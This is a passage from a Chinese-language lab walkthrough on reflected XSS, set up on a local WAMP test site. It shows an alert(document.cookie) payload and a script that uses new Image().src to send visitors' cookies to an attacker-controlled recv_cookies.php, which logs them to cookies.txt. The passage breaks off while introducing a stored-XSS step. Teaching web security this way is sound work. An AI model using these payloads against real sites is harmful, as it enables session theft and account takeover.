


图 6查看网页的源代码

现在我们可以尝试利用代码<script>alert(document.cookie)</script>来获取用户的cookie，但是发现输出的内容为空。这是因为访问的这个页面它没有给我们设置cookie。修改该页面源码，当访问页面的时候，设置一下cookie，并启用session。




图 7利用代码直接获取cookie失败




图 8修改页面源代码

之后重新输入代码，发现成功输出cookies。




图 9成功获取cookie

上面的语句只能弹出用户的cookie，我们如何通过XSS得到用户的cookie呢？毕竟如果只是弹出的话，只有访问该页面的人才能看到，而我们是看不到的。

我们可以通过JS，构造一个请求，来请求一个我们有权限的页面，在构造请求的时候，把用户的cookie当作参数传过去，然后我们就可以在这个页面里，接收传过来的参数，然后再保存起来。所以首先需要写一个接收cookie的页面，它能够接收某个参数，然后保存起来。页面写好保存在c:\wamp\www\xss\的目录下，recv\_cookies.php这个文件就是用来接收cookie并保存的。之后再构造一条语句来调用该文件。最终我们构造出的语句如下：<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>




图 10recv\_cookies.php源代码

在输入框输入上面构造的语句，然后点击submit，然后进入C:\wamp\www\xss目录，打开cookies.txt，就可以看到当前访问http://xss.com/xss-ref.php这个页面的人的cookie。




图 11查看cookies.txt文件

**实验步骤二 存储型XSS**

本步骤实验用的页面地址为xss.com/xss-stor.php，源码保存在c:\wamp\www\xss目录下，它是模仿的一个留言板，关键代码如下：

